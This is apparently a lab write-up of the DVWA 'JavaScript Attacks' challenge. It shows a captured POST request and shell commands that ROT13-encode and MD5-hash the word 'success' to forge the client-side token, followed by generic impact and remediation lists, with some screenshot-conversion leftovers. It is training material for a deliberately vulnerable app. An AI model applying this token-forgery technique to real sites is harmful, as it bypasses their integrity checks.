Submit the word "success" to win.

You got the phrase wrong.

Phrase

More Information

Vulnerability: JavaScript Attacks

Submit the word "success" to win.


Invalid token.

Phrase

```

Pretty  Raw  Hex
1 POST /https-github.com-ethicalhack3r-DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 66
9 Origin: http://127.0.0.1
10 Connection: close
11 Referer: http://127.0.0.1/https-github.com-ethicalhack3r-DVWA/vulnerabilities/javascript/
12 Cookie: security=low; PHPSESSID=2ku97ibvbbrrn6kvfujjrmhemqr
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit


```



```

File Actions Edit View Help
Intruder Sequencer Decoder Compiler Logger Extender Project options User options Learn
(kali@kali)-[/var/www/html/https-github.com-ethicalhack3r-DVWA/config]
$ echo 'success' | tr 'A-Za-z' 'N-ZA-Mn-Za-m'
fhpprff
(kali@kali)-[/var/www/html/https-github.com-ethicalhack3r-DVWA/config]
$
(kali@kali)-[/var/www/html/https-github.com-ethicalhack3r-DVWA/config]
$ echo -n 'fhpprff' | md5sum
38581812b435834ebf84ebcc2c6424d6
(kali@kali)-[/var/www/html/https-github.com-ethicalhack3r-DVWA/config]
$
1/https-github.com-ethicalhack3r-DVWA/vulnerabilities/javascript/

```



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Impact: -

1. **Information theft:** Attackers can use the vulnerability to steal sensitive information such as login credentials, personal data, or financial information from users.
2. **Unauthorized actions:** Attackers can use the vulnerability to perform unauthorized actions on behalf of the user, such as making purchases, changing user settings, or even taking over the user's account.
3. **Malware delivery:** Attackers can use the vulnerability to deliver malware to the user's computer, which can lead to additional security breaches and further compromise of the user's sensitive information.
4. **Reputation damage:** If the vulnerability is exploited, it can result in damage to the reputation of the organization responsible for the vulnerable web application, leading to loss of trust and potentially legal liability.

Remediation: -

1. **Sanitize user input:** All user input should be properly sanitized and validated before being included in any JavaScript code executed on the web page. This can prevent attackers from injecting malicious code into the web application.
2. **Implement Content Security Policy (CSP):** CSP can help to mitigate the impact of any successful attacks by restricting the sources from which the browser can execute JavaScript code. Developers can specify the trusted sources from which JavaScript code can be executed, thus preventing malicious scripts from running.
3. **Use a framework or library that includes security features:** Using a well-established framework or library that includes security features can help to prevent vulnerabilities like the DVWA JavaScript vulnerability. Frameworks like Ruby on Rails or Django include built-in security features that can help prevent attacks.
4. **Regularly update and patch the web application:** It is important to keep the web application up-to-date and apply security patches as soon as they become available. This can help to prevent new vulnerabilities from being exploited.
5. **Conduct regular security assessments:** Regular security assessments can help identify vulnerabilities like the DVWA JavaScript vulnerability and allow developers to remediate them promptly.



[LAST PAGE](#)